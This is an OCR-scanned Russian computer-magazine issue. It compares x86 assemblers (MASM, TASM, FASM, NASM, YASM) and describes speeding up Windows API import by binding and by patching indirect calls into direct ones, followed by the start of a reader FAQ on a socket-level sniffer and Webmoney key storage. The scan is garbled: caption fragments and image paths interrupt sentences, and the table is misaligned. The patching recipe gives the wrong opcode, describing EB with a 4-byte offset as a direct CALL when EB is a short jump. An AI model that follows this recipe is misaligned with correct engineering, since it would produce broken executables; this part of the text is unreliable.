ПРОБЛЕМА ВЫБОРА «ЕДИНСТВЕННОГО ПРАВИЛЬНОГО» АССЕМБЛЕРНОГО ТРАНСЛЯТОРА МУЧАЕТ НЕ ТОЛЬКО НАЧИНАЮЩИХ, НО И ПРОФЕССИОНАЛЬНЫХ ПРОГРАММИСТОВ. У КАЖДОГО ПРОДУКТА ЕСТЬ СВОЯ КОГОРТА ПОКЛОННИКОВ, И СПОР О ПРЕИМУЩЕСТВАХ/НЕДОСТАТКАХ РИСКУЕТ ПРЕВРАТИТЬСЯ В СВЯЩЕННЫЕ ВОЙНЫ С ВЫНОСОМ ТЕЛ ПОГИБШИХ. НА ФОРУМАХ ТАКИЕ ДИСКУССИИ ЛУЧШЕ НЕ РАЗВОДИТЬ И ВЕЩАТЬ В ОДНОСТОРОННЕМ ПОРЯДКЕ, КАК Я, СОБСТВЕННО, И ПОСТУПИЛ, СРАВНИВ MASM, TASM, FASM, NASM, YASM И НЕКОТОРЫЕ ДРУГИЕ АССЕМБЛЕРЫ ПО ВСЕМУ СПЕКТРУ КРИТЕРИЕВ, ЗНАЧИМОСТЬ КОТОРЫХ КАЖДЫЙ ДОЛЖЕН ОЦЕНИВАТЬ САМ.

ОСНОВОПОЛАГАЮЩИЕ КРИТЕРИИ

Существует ряд критериев, существенных для всех категорий программистов. Начнем с генерации отладочной информации, без которой отладка программы сложнее, чем «hello, word», превращается в настоящую пытку. Но если формат отладочной информации — это задний двор транслятора, то формат выходных файлов — это его лицо. Непосвященные только пожмут плечами. Какой там формат? Обыкновенный obj, из которого с помощью линк ера можно изготовить все, что угодно: от exe до dll. На самом деле, «обыкновенных» объектных файлов в природе не бывает. Есть omf (в редакциях от Microsoft и IBM), coff, elf, aout и куча разной экзотики в стиле as86, rdf, ieee и т.д. Также заслуживает внимания возможность «сквозной» генерации двоичных файлов, не требующая помощи со стороны линкера. А некоторые ассемблеры (например, FASM) даже позволяют «вручную» генерировать исполняемые файлы и динамические библиотеки различных форматов, полностью контролируя процесс их создания и заполняя ключевые поля по своему усмотрению. Впрочем, программы, целиком написанные на ассемблере, — это либо вирусы, либо демки, либо учебные, либо обычный садомазохизм. На ассемблере чаще пишутся лишь системно-зависимые компоненты или модули, критичные к быстродействию, которые затем линкуются к основному проекту, и если ассемблер генерирует только omf, а компилятор — coff, то возникает проблема сборки «разнокалиберных» форматов воедино. Мне известен только один линкер, умеющий это делать, — ulink от Юрия Харона, он же обеспечивают нехилые возможности по сборке файлов «вручную», так что выбор конкретного ассемблерного транслятора целиком лежит на совести (и компетенции) программиста. Но все-таки лучше, чтобы и ассемблер, и компилятор генерировали одинаковые форматы объектных файлов.

Другой немаловажный критерий — количество поддерживаемых процессорных архитектур, которых в линейке x86 набралось уже больше десятка. Кстати, ни один из трансляторов не поддерживает набор команд x86-процессоров в полном объеме. Например, на MASM'e невозможно написать jmp 0007h:00000000h,

СВОДНЫЕ ХАРАКТЕРИСТИКИ РАЗНЫХ АССЕМБЛЕРОВ

КРИТЕРИЙ	MASM	TASM	FASM	NASM	YASM
ЦЕНА	бесплатный	—	бесплатный	бесплатный	бесплатный
ОТКРЫТОСТЬ	закрытый	закрытый	открытый	открытый	открытый
ВЛАДЕЛЕЦ	Microsoft	Borland	Tomasz	Grysztar	Community
ПОПУЛЯРНОСТЬ	огромная	низкая	высокая	умеренная	умеренная
MASM-СОВМЕСТИМ.	:-)	хорошая	—	низкая	низкая
АРХИТЕКТУРЫ	x86 16/32, x86-64	x86 16/32	x86 16/32,x86-64	x86 16/32	x86 16/32, x86-64
SEE И ПРОЧ.	поддерживает	не поддерживает	поддерживает	поддерживает	поддерживает
ПЛАТФОРМЫ	DOS,WIN	DOS,WIN	dos,win,linux,bsd	dos,win,linux,bsd	dos,win,linux,bsd
ОТЛАДОЧНАЯ ИНФ.	CodeView, PDB	Borland	–	Borland, STABS, DWARF2	borland,codeview, STABS, DWARF2
ВЫХОДНЫЕ ФАЙЛЫ	coff, ms omf	ms omf, IBM omf, Phar Lap	bin, mz, pe, coff, elf	bin, aout, aoutb, coff, elf, as86, obj, win32, rdf, ieee	bin, coff, elf

поэтому приходится прибегать к различным ухищрениям: либо реализовать команду через DB, что очень неудобно, либо заталкивать в стек сегмент/смещение, а потом делать retf, но это длинно, и к тому же воздействует на стек, которого у нас может и не быть.

MASM

Продукт жизнедеятельности ранней компании Microsoft, которой тот был нужен для создания MS-DOS, а позднее и для Windows 9x/NT. После выхода версии 6.13 продукт на некоторое время тормознул в развитии, но потом здравый смысл взял верх, и последняя версия (на момент написания этих строк — 6.13.8204) поддерживает уникод, все SSE/SSEII/SEEIII-расширения, объявляемые двумя директивами .686/.XMM, а также архитектуру AMD x86-64. Платформа Intel IA64 не поддерживается, но Microsoft поставляет Intel-ассемблер IAS.EXE.

Аббревиатура MASM расшифровывается отнюдь не как Microsoft Assembler, а как Macro Assembler, то есть Ассемблер с поддержкой макросов, покрывающих своими возможностями широкий круг задач: повторение однотипных операций с параметризацией (шаблоны), циклические макросы, условное ассемблирование и т.д., по сравнению с которым препроцессор языка Си выглядит жалкой подделкой. Имеется даже зачаточная поддержка основных парадигм ООП, впрочем, так и не получившая большого распространения, поскольку ассемблер и ООП концептуально несовместимы. Многие пишут даже без макросов на чистом ассемблере, считая свой путь идеологически наиболее правильным. Но о вкусах не спорят.

Сначала MASM распространялся в виде самостоятельного (и притом весьма дорогостоящего) пакета, но позже он был включен в состав DDK, которое вплоть до Windows 2000 DDK раздавалось бесплатно, а сейчас доступно только подписчикам MSDN. Впрочем, вполне полноценное DDK (с ассемблером) для Windows Server 2003 входит в Kernel-Mode Driver Framework, а сам транслятор MASM'a еще и в Visual Studio Express, которая бесплатна. Стив Хатчессон собрал последние версии транслятора MASM'a, линкер от Microsoft, включаемые файлы, библиотеки, обширную документацию, статьи разных авторов, посвященные ассемблерам, и даже простенькую IDE в один дистрибутив, известный как «пакет Хатча» (Hutch), бесплатно раздаваемый всем желающим на вполне лицензионной основе. Так что это не хак, а вполне удобный комплект инструментов для программирования под Windows на ассемблере.

MASM'у посвящено множество книг, что упрощает процесс обучения, а в сети можно найти кучу исходных текстов ассемблерных программ и библиотек, освобождающих программиста от необходимости изобретать велосипед. Также MASM является выходным языком для многих дизассемблеров (Sourcer, IDA Pro). Все это делает MASM транслятором номером один в программировании под Wintel.

Поддерживаются два выходных формата: 16/32 Microsoft OMF и (16)/32/64 COFF, что позволяет транслировать 16/32-разрядные программы под MS-DOS, работающие в реальном и защищенном режиме, 16-разрядные приложения и драйвера для Windows 3.x, 32-разряные приложения и драйвера для Windows 9x/NT, а также 64-разрядные приложения и драйвера для Windows NT 64-bit Edition. Для создания бинарных файлов потребуется линкер, который умеет это делать (например, ulink от Юрия Харона). Кстати говоря, последние версии штатного Microsoft Linker'a, входящее в SDK и DDK, утратили способность собирать 16-разрядные файлы под MS-DOS/Windows 3.x, поэтому приходится возвращаться к старой версии, которая лежит в папке NTDDK\win_me\bin16.

MASM генерирует отладочную информацию в формате CodeView, которую Microsoft Linker может преобразовывать в PDB-формат, хоть и не документированный, но поддерживаемый библиотекой dbghelp.dll, позволяющей сторонним разработчикам «переваривать» отладочную информацию, поэтому файлы, оттранслированные MASM'ом, можно отлаживать в Soft-Ice, дизассемблировать в IDA Pro и прочих продуктах подобного типа.

Главный недостаток MASM'a — его жуткая «багистность». Стоит только открыть Knowledge Base, посмотреть на список официально подтвержденных багов и… ужаснуться! Как только после этого на MASM'e вообще можно программировать?! Особенно много ошибок встречается в штатной библиотеке. Вот только несколько примеров: dwtoa и atodw_ex не понимают знака и по скорости очень тормозят, хотя в документации написано: «A high speed ascii decimal string to DWORD conversion for applications that require high speed streaming of conversion data»; ucFind не находит в строке подстроку, если длина подстроки равна одному символу; функции BMHBinsearch и SBMBinSearch реализованы с ошибками; некоторые функции обрушивают программу (если передать ustr2dw строку длиннее пяти байт — программа падает).

Другой минус — отсутствие поддержки некоторых инструкций и режимов адресации процессора, например, невозможно сделать jmp far seg:offset, а попытка создания смешанного 16/32-разрядного кода — это настоящий кошмар, который приходится разгребать руками и всячески извращаться, преодолевая сопротивление «менталитета» транслятора.

Наконец, MASM — типичный коммерческий продукт с закрытыми исходными текстами, судьба которых покрыта мраком. Microsoft интенсивно продвигает высокоуровневое программирование, отказываясь от ассемблера везде, где это только возможно, поэтому не исключено, что через несколько лет MASM прекратит свое существование...

Тем не менее, несмотря на все эти недостатки, MASM остается самым популярным профессиональным транслятором ассемблера при программировании под Windows NT, хотя разработчикам приходится плеваться и материться, но реальных альтернатив ему нет.

TASM

Самый популярный транслятор ассемблера времен MS-DOS, созданный фирмой Borland, полностью совместимый с MASM'ом, вплоть до версий 6.x, и поддерживающий свой собственный режим IDEAL с большим количеством улучшений и расширений.

Удобство программирования, скромные системные требования и высокая скорость трансляции обеспечивали TASM'у лидерство на протяжении всего существования MS-DOS (буква «T» означает Turbo). Но с появлением Windows популярность TASM'a стала таять буквально на глазах. Не сумев или не захотев добиться совместимости с заголовочными файлами и библиотеками, входящими в комплект SDK/

TASM

WINS:00

MASM

WINS:00



Упаковка официального дистрибутивного пакета MASM



Неофициальный логотип FASM'a

DDK, фирма Borland решила поставлять свой собственный порт, причем далеко не идеальный. К тому же штатный линкер tlink/tlink32 не поддерживает возможности создания драйверов, а формат выходных файлов (Microsoft OMF, IBM OMF, Phar Lap) не поддерживается линкером от Microsoft. В довершении ко всему формат отладочной информации не совместим с CodeView и реально поддерживается только TurboDebugger'ом и soft-ice.

И хотя эти проблемы разрешимы, возможность низкоуровневого ассемблерного программирования (без включаемых файлов и макросов) осталась там же, где и была. Несовместимость форматов компенсируется наличием конверторов, но преимущества режима IDEAL над стандартным синтаксисом MASM'a день ото дня казались все менее и менее значительными, ряды поклонников редели, и в конце концов проект загнулся. Последней версией транслятора стал TASM 5.0, поддерживающий команды вплоть до 80486 процессора. Отдельно был выпущен патч, обновляющий TASM до версии 5.3 и поднимающий его вплоть до Pentium MMX, однако команды Pentium II такие, например, как SYSENTER до сих не работают. Поддержка уникода тоже отсутствует.

В настоящее время Borland прекратила распространение своего ассемблера, и достать его можно только в магазинах, торгующих старыми CD-ROM, или у какого-нибудь коллекционера. Пацан по кличке !tE выпустил пакет TASM 5+, включающий в себя транслятор, линкер, библиотекарь, какое-то подобие документации, несколько заголовочных файлов под Windows и пару демонстрационных примеров. Когда будешь искать это добро, не перепутай его с TASM32 фирмы Squak Valley Software — это совершенно независимый кроссассемблер, ориентированный на процессоры 6502,6800/6801/68HC11, 6805, TMS32010, TMS320C25, TMS7000, 8048, 8051,8080/8085, Z80, 8096/80C196KC.

Короче, TASM — это труп. Причем вполне конкретный. Но для разработки прикладных приложений под Windows 16/32 и MS-DOS он все-таки подходит, тем более, если есть опыт работы с ним и некоторые собственные наработки (библиотеки, макросы), с которыми жалко расставаться, а конвертировать под MASM — весьма проблематично. Возможно, тебе понравится бесплатный Lazy Assembler (автор — Половников Степан), совместимый с режимом IDEAL TASM и поддерживающий команды из наборов MMX, SSE, SSEII, SSEIII, 3DNow!Pro.

FASM

Писать о культовых проектах, не затронув чувства верующих и сохранив при этом здоровую долю скептицизма и объективизма не так-то просто, особенно если ты сам являешься апологетом веры. FASM (расшифровывается как Flat Assembler — Ассемблер плоского режима) — это крайне необычный транслятор с экзотичными возможностями, которых все мы давно (и безуспешно!) ждали от крупных производителей, но те были слишком далеки от практического программирования и пытались сформировать новые потребности (например, путем введения поддержки ООП), вместо того чтобы удовлетворять те, что есть.

Так продолжалось до тех пор, пока Томаш Гриштар (Tomasz Grysztar) — аспирант Ягеллонского университета в Кракове — не задумал написать свою собственную ось, названную «Титаном» и представляющую некоторое подобие DOS-системы для защищенного режима. Перебрав несколько ассемблерных трансляторов, но так и не обнаружив среди них подходящего, Томаш пошел на довольно амбициозный шаг, решив разработать необходимый инструментарий самостоятельно. Это произошло в 1999-03-23, 14:24:33 (дата создания первого файла), и уже к началу мая 1999 года появилась версия, способная транслировать сама себя (FASM написан на FASM'e). Операционная система в результате одной случайной катастрофы пала смертью храбрых, а вот исходные тексты FASM'a остались, и с тех пор он продолжает активно развиваться.

Что же такое FASM? Это ассемблер с предельно упрощенным синтаксисом (никаких offset'ов и прочих захламляющих листинг директив), полной поддержкой всех процессорных команд (в том числе и jmp 0007:00000000), качественным кодогенератором, мощным макропроцессором и гибкой системой управления форматов выходных файлов. FASM распространяется в исходных текстах на бесплатной основе, и к настоящему моменту перенесен на MS-DOS, Windows 9x/NT, LINUX, BSD, поддерживает уникод и все x86 процессоры, вплоть до Pentium-4 с наборами мультимедийных инструкций MMX, SSE, SSEII, SSEIII, AMD 3DNow!, а также платформу AMD x86-64, позволяя генерировать не только Microsoft coff, но и готовые bin-, mz-, pe- и elf-файлы. То есть FASM позволяет обходиться без линкера, но при этом раскладку секций в PE-файле и таблицу импорта приходится создавать «вручную» с помощью специальных директив ассемблера. Но на практике все же удобнее сгенерировать coff и скомпоновать его с модулями, написанными на языках высокого уровня. Макроязык FASM'a настолько мощный, что позволяет писать программы на себе самом без единой ассемблерной строки, например:

```
file 'interp.asm'
repeat $
 load A byte from %-1
 if A>='a' & A<='z'
 A = A-'a'+'A'
 end if
 store byte A at %-1
end repeat
```

И пускай кто-то ворчит: ну вот, мол, еще одна попытка опустить ассемблер до уровня Бейсика. Ничего подобного! Макросы — вещь добровольная. Хочешь — пользуйся, не хочешь — не надо.


Все это были достоинства. Теперь поговорим о недостатках. Ни на что не похожий синтаксис FASM'a напрягает даже матерых программистов, заставляя их вгрызаться в плохо структурированную документацию и небольшое количество демонстрационных примеров, поставляемых вместе с транслятором. На это

TASM WINS:00

MASM WINS:00


Карикатура на транслятор GAS

Официальный логотип NASM'a





Официальный логотипYASM'a

требуется время, которое в конечном счете ничем не компенсируется, поскольку круг задач, на которых FASM реально рвет MASM, крайне мал. Категорическая несовместимость с MASM'ом чрезвычайно затрудняет разработку Windows-драйверов (в большинстве своем создаваемых на основе примеров из DDK). Прикладным задачам, в свою очередь, требуется SDK и желательно первой свежести, да и программы, целиком написанные на ассемблере, — это совсем не то, чего требует бизнес-машина. «Математические» задачи, перемножающие матрицы, вычисляющие координаты пересечения кривых в N-мерном пространстве или трансформирующие графику, легко пишутся на FASM'e, поскольку не привязаны к конкретной операционной системе. Никаких API-функций они не вызывают и, вообще, не лезут туда, где можно обойтись Си/Си++.

Если бы FASM поддерживал генерацию отладочной информации, то его (с некоторой натяжкой) еще можно было бы ассматривать как серьезный инструмент, а так он остается игрушкой, пригодной для мелких задач типа «hello, world», вирусов, демок и прочих произведений хакерского творчества.

Наконец, ни у кого нет гарантий, что создатель FASM'a не утратит к нему интереса, а ведь без поддержки новых процессорных инструкций всякий транслятор обречен на медленное, но неизбежное вымирание. Открытость исходных текстов тут не поможет, ведь, кроме них, нужна еще и команда. Дожны быть «носители знания», способные удержать детали проекта у себя в голове, а тот факт, что FASM написан на себе самом, увы, читаемости листингам отнюдь не добавляет.

NASM

Транслятор NASM (расшифровывается как Netwide Assembler — расширенный ассемблер) возник тогда, когда не было ни одного хорошего свободного ассемблера под x86. FASM'a тогда еще не существовало. MASM/TASM стоили денег и работали только под MS-DOS/Windows. Единственный более-менее работающий транслятор под UNIX — GAS (GNU Assembler) — завязан на компилятор GCC и имеет такой ужасный синтаксис, что писать на нем могут только мазохисты. Остальные ассемблеры (типа A86, AS86) не позволяют писать 16/32-разрядный код или раздаются практически без документации.

Кончилось это дело тем, что группа программистов во главе с Петром Анвином (Peter Anvin) решила разработать собственный ассемблер. MASM-подобный синтаксис, мощная макросистема (впрочем, несовместимая с MASM'ом), поддержка всей линейки x86 процессоров, вплоть до IA64 в x86-режиме, богатство выходных файлов (bin, aout, aoutb, coff, elf, as86, obj, win32, rdf, ieee), генерация отладочной информации в форматах Borland, STABS и DWARF2 вкупе с портами под MS-DOS, Windows, Linux и BSD обеспечили NASM'у неслабую популярность, но без ярко выраженного фанатизма, характерного для FASM'a. Количество ошибок в трансляторе довольно много, причем, в отличие от работающих продуктов (MASM/TASM), при «хитрых ошибках» NASM не падает, а генерирует ошибочный (по структуре) объектный файл. Плюс, конечно же, как это принято в Open Source-community, полное игнорирование баг-репортов, «неудобных» для авторов (разработчики даже утверждают, что ошибок в их трансляторе вообще нет, в смысле им не известен ни один). Тем не менее, в последней версии NASM'a, в зависимости от значения ключа -On, код может сгенерироваться в 2-х или более экземплярах или может пропасть весь экспорт (pubdef'ы).

К минусам NASM'a можно отнести и отсутствие поддержки уникода, платформы AMD x86-64, формата отладочной информации CodeView и некоторые странности синтаксиса. В частности, команда «mov eax, 1» не оптимизируется, и транслятор умышленно оставляет место для 32-разрядного операнда. Если же мы хотим получить «короткий» вариант, то размер операнда необходимо специфицировать явно: «mov eax, byte 1», что очень сильно напрягает, или использовать опцию «-On» для автоматической оптимизации.

Также необходимо принудительно указывать длину переходов short или near, иначе очень легко нарваться на ругательство «short jump out of range». Но существует возможность настроить транслятор на генерацию near-переходов по умолчанию. Гораздо хуже, что NASM не помнит типы объявляемых переменных и не имеет нормальной поддержки структур.

Из мелких недочетов можно назвать невозможность автоматической генерации короткого варианта инструкции «push imm8» и отсутствие контроля над соответствием транслируемых инструкций типу указанного процессора (команда «cpuid» под «.486» ассемблируется вполне нормально, а ведь не должна).

Непосредственная трансляция примеров из SDK/DDK под NASM'ом невозможна, так что разрабатывать на нем драйвера под Windows может только очень крутой поклонник или извращенец. NASM — один из лучших ассемблеров под Liux/BSD, а вот под Windows его позиции уже не так сильны (в основном из-за неполной совместимости с MASM'ом).

YASM

Когда развитие NASM'a приостановилось, его исходные тексты легли в основу нового транслятора — YASM, что в зависимости от настроения может расшифровываться и как Yes, it's an assembler, и как Your favorite assembler, и как Yet another assembler, и даже как Why an assembler (последнее — шутка).

Вот основные отличительные черты YASM'a от его предшественника: поддержка платформы AMD x86-64, оптимизированный парсер, переваривающий синтаксис как NASM, так и GAS, более полная поддержка COFF (DJGPP) и Win32 obj выходных файлов, генерация отладочной информации в формате CodeView, интернационализация (выполненная через GNU-библиотеку gettext) и прочие мелкие улучшения, которых вполне достаточно, чтобы потеснить NASM в мире UNIX-подобных систем, где GAS-синтаксис по-прежнему играет ведущую роль. Под Windows же YASM не имеет никаких ощутимых преимуществ перед MASM'ом, за исключением того, что поддерживает возможность генерации двоичных файлов, особенно удобных для создания shell-кода, но бесполезных для разработчика драйверов.



КРИС КАСПЕРСКИ

НЕДЕТСКИЙ ТРЮК ОТ КРИСА

ОКРУЖЕННЫЙ КОМПЬЮТЕРАМИ, ОПУТАННЫЙ ПРОВОДАМИ, Я СИДЕЛ В ГЛУБИНЕ СВОЕЙ ХАКЕРСКОЙ НОРЫ И ТОЧИЛ ЗВЕРСКИЙ ПЛАН, КОТОРЫЙ ВПОСЛЕДСТВИИ ОБОГНАЛ MICROSOFT! ДА ЕЩЕ КАК ОБОГНАЛ! СКОРОСТЬ ИМПОРТА ВОЗРОСЛА НА ПОРЯДОК, ОТЛИЧНО РАБОТАЯ КАК НА ДРЕВНЕЙ 9X, ТАК И НА НОВОМ WINDOWS SERVER 2003, ВКЛЮЧАЯ ВСЕ ПРОМЕЖУТОЧНЫЕ СИСТЕМЫ, ПРИЧЕМ БЕЗ ГРАММА АССЕМБЛЕРНОГО КОДА! ВСЕ НА 100% СИ!

СВЕРХБЫСТРЫЙ ИМПОРТ API-ФУНКЦИЙ

Коварство и любовь от Microsoft

Рассмотрим устройство стандартной таблицы импорта. На вершине иерархии находится структура Import Directory Table, представляющая собой массив структур IMAGE_IMPORT_DESCRIPTOR, завершаемых нулевым элементом. Каждый IMAGE_IMPORT_DESCRIPTOR содержит ссылки на две подчиненные структуры — lookup-таблицу, содержащую имена и/или ординалы импортируемых функций (Import Name Table), и таблицу импортируемых адресов (Import Address Table), также известную как Thunk Table. В процессе загрузки файла сюда записываются эффективные адреса импортируемых функций.

Обе таблицы представляют собой массив 32-битных элементов, индексы которых взаимно соответствуют друг другу. То есть, если необходимая нам функция some_func находится в i-элементе lookup-таблицы, тогда (после загрузки файла в память) i-индекс таблицы импортируемых адресов будет содержать эффективный виртуальный адрес some_func.

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD Characteristics;
        DWORD OriginalFirstThunk;
    };
    DWORD TimeDateStamp;
    DWORD ForwarderChain;
    DWORD Name;
    DWORD FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
```

До загрузки файла в память таблица импортируемых адресов дублирует lookup-таблицу, что (теоретически) позволяет загрузчику обходится одной лишь таблицей виртуальных адресов, избавляясь от прыжков по памяти, но практически он ее игнорирует.

Создадим простейшую программу test.c и откомпилируем ее компилятором Microsoft Visual C++ с настройками по умолчанию.

```
#include <stdio.h>
main() { printf("hello, world!\n"); }
```

Образовавшийся файл test.exe пропустим через утилиту dumpbin, входящую в состав MS VC (dumpbin /IMPORTS test.exe > out), и посмотрим, что хорошего она нам скажет:

```
KERNEL32.dll
        405000 Import Address Table
        4054AC Import Name Table
        0 time date stamp
        0 Index of first forwarder reference
        2DF     WriteFile
        174     GetVersion
        7D      ExitProcess
```

Ага, таблица адресов располагается по адресу 405000h, а lookup-таблица — по 4054ACh. Заглянув туда hiew'ом, мы увидим RVA-адреса имен импортируемых функций. Обе таблицы полностью совпадают и указывают на массив имен/ординалов импортируемых функций.

А теперь пропустим через dumpbin «Блокнот» из стандартной поставки NT (dumpbin /IMPORTS notepad.exe > out) и увидим, в чем состоит разница.

```
KERNEL32.dll
        1001080 Import Address Table
        1006784 Import Name Table
        FFFFFFFF time date stamp
        FFFFFFFF Index of first forwarder reference
77E99F42        1EF LocalUnlock
77E8B7F4        1AE GlobalUnlock
77E8CCA3        1A7 GlobalLock
```

Таблица адресов еще до загрузки файла в память уже содержит готовые эффективные виртуальные адреса! Если не веришь — смотри hiew'ом Содержимое таблицы адресов — эффективные виртуальные адреса импортируемых функций! Благодаря этой хитрости системному загрузчику уже не нужно тратить время на импорт функций. Он просто смотрит на поле временной отметки (TimeDateStamp) импортируемой DLL, и, если оно совпадет с DLL, установленной на компьютере, реальный импорт не производится. В противном случае, конечно, приходится напрягаться и тратить такты процессора на загрузку, но Microsoft обновляет свои прикладные приложения синхронно с обновлением системных библиотек, поэтому ее программы получают огромное преимущество над конкурентами. Какое коварство!

Такая техника импорта функций называется биндингом (binding) и при желании может быть реализована с помощью утилиты editbin, позаимствованной все из того же компилятора (editbin /BIND test.exe). Посмотрим, что она сделала с нашим тестовым файлом? А сделала она с ним вот что:

```
KERNEL32.dll
        405000 Import Address Table
        4054AC Import Name Table
        44B17B02 time date stamp
        13 Index of first forwarder reference
7944639C        2DF WriteFile
79450D1D        174 GetVersion
794569BE        7D  ExitProcess
```

После биндинга RVA-адреса имен API-функций сменились эффективными виртуальными адресами самих API-функций. И теперь наша программа будет загружаться не хуже, чем у Microsoft? А вот и нет. Это на твоей системе она будет загружаться «не хуже», а вот у большинства остальных пользователей временная отметка DLL наверняка не совпадет с твоей — и вся оптимизация пойдет насмарку, тем

более что Microsoft имеет тенденцию обновлять DLL не только с каждой версией операционной системы, но даже с установкой очередного Service Pack'a! Кажется, что ситуация — ласты, но это не так...

Как утереть нос Microsoft

Самое простое решение — это тащить за собой editbin (благо лицензия этого не запрещает) и делать биндинг непосредственно при установке программы. Нежелающие связываться с Microsoft могут реализовать утилиту для биндинга самостоятельно или воспользоваться линкером ulink от Юрия Харона. Но прежде чем открывать пиво и праздновать победу, задумаемся: что произойдет, если пользователь обновит систему после установки нашей программы? Правильно! Биндинг тут же перестанет работать, скорость загрузки упадет в разы, а это нехорошо. Можно, конечно, порекомендовать пользователю переустановить нашу программу после всякого обновления системы, но это негуманно и, вообще, жестоко. Гораздо проще поступить так.Пусть при каждом запуске наша программа проверяет TimeDateStamp всех импортируемых DLL и, если он изменился, запускает editbin (или другую утилиту) для ре-биндинга. Поскольку править активный процесс нельзя, то его необходимо завершить, породив перед этим дочерний субпроцесс или запустив bat-файл, который бы ре-биндил нашу программу и тут же перезапускал ее вновь, чтобы эти махинации протекали прозрачно для пользователя и не высаживали его на измену.

Экстремальная оптимизация

Дизассемблировав notepad.exe или наш оптимизированный test.exe, мы увидим, что все API-функции вызываются косвенным образом, что совсем не способствует производительности.

```
.text:0040115F    push 0FFh
.text:00401164    call ds:[ExitProcess]
```

Прямой call addr намного быстрее, чем call [addr] (особенно в циклах), так почему бы не извернуться и не «вживить» в программу эффективные адреса API-функций, определяемые на стадии установки через GetProcAddress (естественно, не забывая о контроле отметки времени)? Ни одна из известных мне утилит этого делать не умеет, поэтому приходится шевелить хвостом и кодить на Си самостоятельно.


Разбирая таблицу импорта откомпилированной программы, находим все перекрестные ссылки на API-функции, и, если там будет FFh 15h XXh XXh XXh XXh (косвенный call), записываем поверх него EB YYh YYh YYh YYh 90h (непосредственный CALL + NOP; зачем нам нужен NOP? А затем, что непосредственный вызов на байт короче), где YYh YYh YYh YYh — относительный адрес API-функции, отсчитываемый от конца инструкции CALL. После этого отбрасываем таблицу импорта, оставляя лишь KERNEL32.DLL с единственной импортируемой функцией (неважно какой). Дело в том, что системный загрузчик Windows 2000 содержал ошибку и отказывался загружать программы, не импортирующие ни одной функции из KERNEL32.DLL, а значит, не проецирующих ее на свое адресное пространство. Поскольку сам загрузчик нуждался в KERNEL32.DLL, но забывал проверить, была ли она вообще спроецирована или нет, приложения без таблицы импорта падали с исключением.

В итоге мы: а) сократим размер файла за счет отказа от таблицы импорта; б) ускорим загрузку файла; в) слегка оптимизируем вызов API-функций (впрочем, поскольку выполнение подавляющего большинства API-функций занимает существенное время, разница между прямым и косвенным вызовом будет не столь уж и заметной, однако существуют API-функции, содержащие всего несколько строк, например GetLastError).

Заключение

Это только кажется, что Windows истоптана вдоль и поперек! На самом деле, потенциал оптимизации еще не исчерпан, и творчески мыслящий программист всегда найдет неординарное решение, обгоняющее по скорости саму Microsoft!

СТЕПАН ИЛЬИН AKA STEP
/ FAQ@REAL.XAKEP.RU /



FAQ

YOUR FAQ

FAQ ON FAQ

Fuck off everybody

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Помоги. Мне нужен снифер, который работает на уровне сокетов. Стандартные решения, использующие драйвер WinPcap, с поставленной мною задачей не справляются, так как не могут перехватить данные, передаваемые через OpenVPN-туннель. Хотелось бы просто выбрать конкретное приложение и отслеживать ее сетевую активность. Обойтись без OpenVPN не могу — нужно обязательно шифровать трафик и оставаться анонимным.

A: Ты ищешь программу IP Sniffer (http://erwan.l.free.fr/) — это определенно то, что тебе надо. Утилита представляет собой не просто снифер, это — многофункциональное решение, которое может перехватывать данные на самых различных уровнях: с помощью драйвера WinPcap, на уровне сокетов, а также на уровне спецификации NDIS. Не буду перечислять многочисленные особенности этой программы, а сразу дам тебе готовый рецепт. В меню программы переходи «Tools -> WinSock Hook». Появится дополнительное окно снифера для перехвата активности конкретного сетевого приложения. Чтобы начать снифинг, надо определить нужное тебе приложение — если ты знаешь PID процесса, то достаточно вписать его в поле Process ID. В противном случае пригодится специальный мастер, который вызывается с помощью специальной кнопки рядом. Вот, собственно, и все. Теперь любая активность приложения, связанная с сокетами, будет наглядно представлена в окне IP Sniffer'а. Ты сможешь увидеть, что, куда и в какой форме передается.

Аналогичными функциями способен порадовать и другой мощный продукт — Ultrasniff (www.msnmonitor.com/ultrasniff/). Однако, не в пример IP Sniffer'у, он распространяется на платной основе.

Q: Как можно обезопасить себя от кражи денег с Webmoney-кошелька? Слышал о каком-то специализированном сервисе для хранения файлов-ключей. Расскажешь?

A: Такой сервис действительно есть и доступен в инете по адресу: Enum.ru. Используемый этим любопытным сервисом механизм, с одной стороны, очень прост. С другой — чрезвычайно эффективен и практически на 100% гарантирует сохранность твоих ключей. Enum.ru позволяет отказаться от хранения ключей Webmoney на локальном диске или флэшке — вместо этого конфиденциальные данные помещаются в безопасное хранилище Enum. В таком случае ты совершенно спокойно сможешь запускать Webmoney Keeper на чужой машине, осуществлять многочисленные транзакции, при этом нисколько не опасаясь за сохранность ключиков. Скажу больше: при оплате сервисов в интернете тебе вообще не понадобится запускать кипер для совершения транзакции. Как это работает? Сейчас объясню.

